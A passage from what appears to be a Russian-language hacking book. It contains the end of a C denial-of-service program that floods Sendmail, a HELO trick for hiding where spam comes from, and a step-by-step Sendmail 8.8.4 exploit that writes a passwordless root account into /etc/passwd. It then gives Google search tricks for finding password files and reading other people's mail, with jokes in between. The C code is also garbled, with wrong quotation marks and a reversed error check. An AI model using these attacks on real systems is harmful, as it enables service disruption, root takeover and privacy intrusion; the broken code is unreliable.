int sockfd,x,loop,chpid;

void usage(char *fname) {
    fprintf(stderr,»Usage: %s <victim_host>\n»,fname);
    exit(1);
}
```

```
void say(char *what) {

    if (write(sockfd,what,strlen(what))<0) {
        perror(«write()»);
        exit(errno);
    }

    #ifdef VERBOSE
        fprintf(stderr,«<%s»,what);
    #endif

    bzero(buffer,BSIZE);

    usleep(1000);

    if (read(sockfd,buffer,BSIZE)<0) {
        perror(«read()»);
        exit(errno);
    }

    #ifdef VERBOSE
        fprintf(stderr,buffer);
    #endif
}

int main(int argc,char *argv[]) {
    struct sockaddr_in serv_addr;
    struct hostent *host;
    char *hostname,hostaddr[20];

    fprintf(stderr,«Sendmail DoS (up to 8.9.3) by
    siwa9 [siwa9@box43.gnet.pl]\n»);

    if (argc<2) usage(argv[0]);

    #ifdef VERBOSE
        fprintf(stderr,«>Preparing address. \n»);
    #endif

    hostname=argv[1];
```

```

serv_addr.sin_port=htons(PORT);
serv_addr.sin_family=AF_INET;

if ((serv_addr.sin_addr.s_addr=inet_addr(host-
name))==-1) {

#ifdef VERBOSE
fprintf(stderr,»>Getting info from DNS.\n»);
#endif

if ((host=gethostbyname(hostname))!=NULL) {
herror(«gethostbyname()»);
exit(h_errno);
}

serv_addr.sin_family=host->h_addrtype;

bcopy(host->h_addr,(char
*)&serv_addr.sin_addr,host->h_length);

#ifdef VERBOSE
fprintf(stderr,»>Official name of host:
%s\n»,host->h_name);
#endif

hostname=host->h_name;

sprintf(hostaddr,»%d.%d.%d.%d»,(unsigned
char)host->h_addr[0],
(unsigned char)host->h_addr[1],
(unsigned char)host->h_addr[2],
(unsigned char)host->h_addr[3]);
}
else sprintf(hostaddr,»%s»,hostname);

#ifdef MORECONN
for (;loop<MAXCONN;LOOP++) { #endif

for(;;) {

```

```
bzero(&(serv_addr.sin_zero),8);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0))==-1) {
perror(«socket()»);
exit(errno);
}

if ((connect(sockfd,(struct sockaddr
*)&serv_addr,sizeof(serv_addr))) == -1) {
perror(«connect()»);
exit(errno);
}

#ifdef VERBOSE
fprintf(stderr,»>Connected to [%s:%d].\n»,host-
name,PORT);
#endif

bzero(buffer,BSIZE);read(sockfd,buffer,BSIZE);
#ifdef VERBOSE
fprintf(stderr,buffer);
#else
fprintf(stderr,».»);
#endif

say(«helo foo\n»);
say(«mail from:root@localhost\n»);
say(«rcpt to:» RCPT_TO «\n»);
say(«data\n»);

for (x=0;x<=BSIZE;x++)
buffer[x]='X';write(sockfd,buffer,BSIZE);
say(«\n.\n»);
sleep(1);
say(«quit\n»);

shutdown(sockfd,2);

close(sockfd);

#ifdef VERBOSE
```



```
fprintf(stderr,»>Connection closed
succesfully.\n»);
#endif
}
#ifdef MORECONN
}
waitpid(chpid,NULL,0);
#endif
return 0;
}
-- CUT HERE --
```

Если вы не знаете популярных языков программирования, не отчаивайтесь.

Во-первых, им можно научиться.

Во-вторых, вы всегда можете найти эксплоиты без этих непонятных строчек.

**«Дыра» команды HELO в Sendmail
(взято из <http://www.rootshell.com>)**

Тема: HELO-дыра в Sendmail 8.8.8 (qmail).

Привет, народ.

Вот краткое описание «дыры» в Sendmail (qmail), которую я недавно обнаружил. При почтовой бомбардировке или отправке поддельных писем и спама наш долбанный sendmail обычно прикрепляет к исходящему сообщению такие атрибуты, как имя узла отправителя и его IP-адрес.

Например:

```
From spam@flooders.net Mon Jan 5 22:08:21 2004
Received: from spammer (marc@math.university.edu
[150.129.84.5])
by myhost.com (8.8.8/8.8.8) with SMTP id WAA00376
for lcamtuf; Mon, 5 Jan 2004 22:07:54 +0100
Date: Mon, 5 Jan 2004 22:07:54 +0100
From: spam@flooders.net
```

Message-Id: <3.14159665@pi>

MAILBOOM!!!

—

Можно легко определить отправителя по строке: «Received: from spammer (marc@math.university.edu [150.129.84.5])». Но я нашел небольшую «дыру», которая позволяет юзеру скрывать свою личность и посылать сообщения анонимно.

Вы можете повторить мой эксплоит, удлинив строку HELO в несколько раз. 1024 В — локация отправителя и другая полезная информация будет удалена.

Магистралы станут неинтересными, и отправителя нельзя будет отследить. Машина будет выдавать следующие хэдеры:

—

```
From spam@flooders.net Mon Jan 5 22:09:05 1998
Received: from xxxxxxxxxxxxxxxx... [очень много ик-
сов] ...xxxx
Date: Mon, 5 Jan 1998 22:08:52 +0100
From: spam@flooders.net
Message-Id: <3.14159665@pi>
```

MAILBOOM!!! Сейчас ты узнаешь, кто я такой...

Вставка дополнительной длины в параметр HELO/EHLO либо деактивирует AllowBogusHELO, либо вызывает серьезные проблемы.

Гигантская «дыра» в Sendmail 8.8.4 (взято из *hackersclub.com*)

Этот эксплоит использует Sendmail версии 8.8.4 и требует, чтобы вы имели шелл-аккаунт на исследуемом сервере.

Эксплоит создает ссылку из /etc/passwd to /var/tmp/dead.letter. Напечатайте следующие команды:

```
* ln /etc/passwd /var/tmp/dead.letter
* telnet target.host 25
* mail from: nonexistent@not.an.actual.host.com
* rcpt to: nonexistent@not.as.actual.host.com
* data
* lord::0:0:leet shit:/root:/bin/bash
* .
* quit
```

Вы подключаетесь через Telnet к порту 23 и регистрируетесь как lord. Никакого пароля не требуется. Привилегии администратора.

Если при чтении этой главы вам будут непонятны некоторые слова, полистайте «Краткий глоссарий для новичков», размещенный в конце книги.

Приходит хакер домой, к нему
подбегает кошка и начинает
усиленно ластиться, под руку сама
лезет.
Жена спрашивает:
— Чего такое с кошкой? Чего она
к руке-то лезет?
— Как чего? Мышкой пахнет...



Глава 12

Хакерское использование поисковых машин



Приезжают американцы в Россию по обмену педагогическим опытом и спрашивают у нашего Министра образования:

— Вы с какого возраста детей учите на компьютерах работать ?

Наш отвечает: «С первого класса!»

Американцы: «Ух ты, а можно посмотреть?»

Приводят американцев в первый класс.

Те глядь, а там на партах стоят четыре компьютера. Учительница говорит:

— Дети, вы все прекрасно знаете, как называется этот прибор. Он называется...

Дети (хором):

— Персональный компьютер!

— Правильно. Этот прибор нам поможет научиться быстро считать. Петров, возьми один компьютер и поставь его на подоконник. Дети, а теперь кто мне скажет, сколько компьютеров осталось ?




Иногда поисковые машины типы Yahoo или Google могут делать для вас интересную работу. Например, если вы укажете в окне запроса Google: «Index of administrators.pwd» (без кавычек), то получите весьма интересные результаты.

А еще лучше напечатайте: «Index of /etc/». Как видите, здесь огромный простор для нашего воображения. Вы можете напечатать: «Index of /cgi-bin/» или «cgi-bin/etc». Хм! Кто бы мог подумать, что такое возможно!


Давайте, рассмотрим недокументированные возможности поисковых машин. Допустим, нам захотелось найти скрытые музыкальные файлы. Имеется множество серверов, которые бесплатно предлагают музыку. Но еще большее количество серверов скрывают такие файлы в своих глубинах.

Как добраться до них? Ответ прост: большинство FTP-серверов хранят файлы в директории ftproot. Введите в окно поиска: «ftproot» (без кавычек). Выберите из списка какую-нибудь ссылку. Например:




Сайты с пиратской музыкой быстро закрываются. В нашем случае при использовании поискового трюка «Index of» мы видим даты создания файлов. К примеру, этот сайт существует долго. Значит, он не пиратский. Если музыкальный файл создан до 2003 года, то он не является ловушкой, которую RIAA (Recording Industry Association of America) использует для выявления пиратов. То есть вы смело можете открывать или скачивать этот файл.

Если вас больше интересует не музыка, а файлы паролей, то введите в окно запроса Google: «Index of /etc». Одна из ссылок дала мне следующее:




Файл «passwd» выглядит довольно интересно. Мы можем прочитать его с помощью браузера, просто кликнув по нему.



Но нас не проведешь. Это не настоящий пароль. Дело в том, что многие Unix- и Linux-компьютеры держат в файле /etc/passwd только имена своих пользователей. А некоторые не хранят там даже их, потому что рядом ходят ловкие ребята, похожие на нас. Тем не менее содержание этого /etc/passwd довольно полезное. Оно открывает имена пользователей, которые работают с данным сервером: dave, nick, pete, ben и gwn. Такая информация может дать нам ключ к замку безопасности этого сервера.

Иногда некоторые узлы не дают нам взглянуть на вэб-сайт. Попробуйте достучаться до сайта <http://www.foopowersearch.com>. Вам скажут, что он недоступен.



Но мы — хакеры, поэтому порыскаем вокруг. Прежде всего давайте сходим в гости к www.archive.org, который содержит копии многих вэб-сайтов. В окне поиска печатаем запрос на [foopowersearch.com](http://www.foopowersearch.com). Получаем сообщение:

```
0 pages found for http://foopowersearch.com
Sorry, no matches.
Keep in mind...
```

There is no text search. Enter a web address in the box above.


Click here to search for all pages on foopow-ersearch.com/

See the FAQs for more info and help, or contact us.

Кликаем по предложенной опции и выходим на тексты робота. Проверка ссылок покажет, что данная веб-страница прекратила свое существование в октябре 2003 года. Я намеренно выбрал для демонстрации «выдохшийся» сайт, чтобы вы на указанном примере провели свой собственный поиск.

А теперь заглянем в чудесный мир Cgi-bin. Расшифровка Cgi-bin простая.


Common Gateway Interface (CGI) — интерфейс общего шлюза. Добавка bin (binaries) означает, что файлы составлены из нулей и единиц — они бинарные или двоичные. Часто ссылка на термин «binary» означает сложные программы, которые инсталлированы и готовы к запуску.




Директория /cgi-bin/ обычно содержит полезные программы для сетевых серверов, списки товаров, гостевые книги, программы для чата и многое другое. В этом примере меня заинтересовала директория учетных записей.

Почему хакеры стремятся проникнуть в директорию /cgi-bin/? Дело в том, что многие программы CGI имеют уязвимые места, которые позволяют испортить вам веб-страницу или получить контроль над всем узлом.

Используя Google, хакеры ищут такие cgi-bin, которые включают в себя имена известных уязвимых программ CGI. Чем-то похожим сейчас занимаемся сейчас и мы.



Пытаясь скачать программу, найденную с помощью Google, вы можете увидеть нечто подобное:



Этот непонятный набор символов вызван попыткой вашего браузера интерпретировать те нули и единицы, которые он нашел в программе. Большинство из его догадок ошибочны.

Однако вы можете скачать интересную программу и запустить ее в действие на своем компьютере.


Здесь возникает новая проблема: будет ли данная программа совместима с вашей операционной системой. Чтобы выяснить это, осмотрите директорию, из которой вы собираетесь скачивать программу. В моем примере программа `ls` находится в `/usr/bin`.

Я знаю, что эта директория существует на многих операционных системах Unix и Linux. Но у меня нет уверенности, что новая программа будет работать лучше старой. Поэтому я на всякий случай записываю ее под другим именем.

Бывают случаи, когда интересующий нас файл является частью сложной инсталляции и требует много других файлов и символических ссылок. В системах Unix и Linux файл, находящийся в одном месте, может быть привязан ссылками к другому месту, где фактически хранится его содержимое.

Кроме того, любая программа, которую вы скачиваете с исследуемого компьютера, может включать в себя трояна. И даже если трояна не имеется, эта программа все равно может «подвесить» ваш компьютер из-за своей несовместимости.

Если вы все-таки решили скачать программу с выбранного наугад вэб-сайта, то делайте это на компьютере, который вам потом не жалко будет форматировать.



Конечно, любая директория, названная «системой безопасности», выглядит соблазнительно. Но прежде чем скачивать что-то, постарайтесь узнать, для чего нужен файл с этим именем.


Поиск Google, используя архивный сайт, даст нам следующую информацию.

PAM (Pluggable Authentication Modules) — модули идентификации. Используя PAM, вы можете по ходу выполнения программы идентифицировать пользователя какого-то приложения или службы.

Программа как бы спрашивает РАМ: этот пользователь имеет доступ к службе, которую я предлагаю?


То есть РАМ заботится о фоновом поиске /etc/shadow, /etc/passwd, следит за проверкой времени и т.д.

При скачивании программы или файла окно вашего броузера меняется с `http` на `ftp`, и вы получаете следующее:




Если вы воспользуетесь помощью Google, то узнаете, как работает РАМ. Поисковая система укажет вам, где искать другие файлы, связанные с этой программой.

Вот пример конфигурационного файла, который обычно является текстовым файлом.



Если сервер работает на Windows, то ищите интересные файлы в директории «admin».




На картинке видно, что файл «password.txt» отмечен другим цветом. Это я его осматривал. Такие файлы обычно содержат пароли или информацию для второстепенных программ, которые выполняются на сервере.

Например, хозяева порносайтов хранят в таких местах пароли платных клиентов. Судя по данным этого файла, люди меняют пароли не часто. О чем только думает их сисадмин?!

Как насчет того, чтобы почитать почту других людей? Конечно, это неэтичное занятие, но мы с вами готовимся к компьютерным войнам, и нам нужно знать такие вещи. Давайте снова воспользуемся поисковой системой Google и наберем в окне запроса:

«Index of /var/spool/mail»

Это директория, в которой компьютеры с Unix и Linux хранят почту для того, чтобы ее скачивали их пользователи.



Вы заметили, что здесь не указано ни одной директории? На самом деле почтовые аккаунты имеются, но вы их не видите, потому что они не читаемые. ОС Unix и Linux и даже некоторые версии Windows могут определять свои файлы для чтения, записи или выполнения. Если файл может читаться каждым пользователем, то он называется «читаемым всем миром».

Хакер может взломать сервер и изменить разрешения в чьей-то учетной записи в `/var/spool/mail/`. Тогда почта жертвы станет «читаемой для всего мира».

Более того, хакер может создать символическую ссылку на страницу веб-сайта почтового сервера (если она выполняется на веб-сервере и поддерживается системой Unix или Linux).

Однако рутинная проверка файловых разрешений тут же покажет умному сисадмину хакерские «поправки». С помощью других администраторов он может выследить хакера и подать на него в суд. Некоторые хитрецы-админы размещают почту в директориях:

```
http://mail.myisp.net/../../var/spool/mail/
```

или

```
<http://mail.myisp.net/../../var/spool/mail/>.
```

Символ «../» означает подъем на одну директорию. Мы не можем использовать в поисковой системе символ «../».

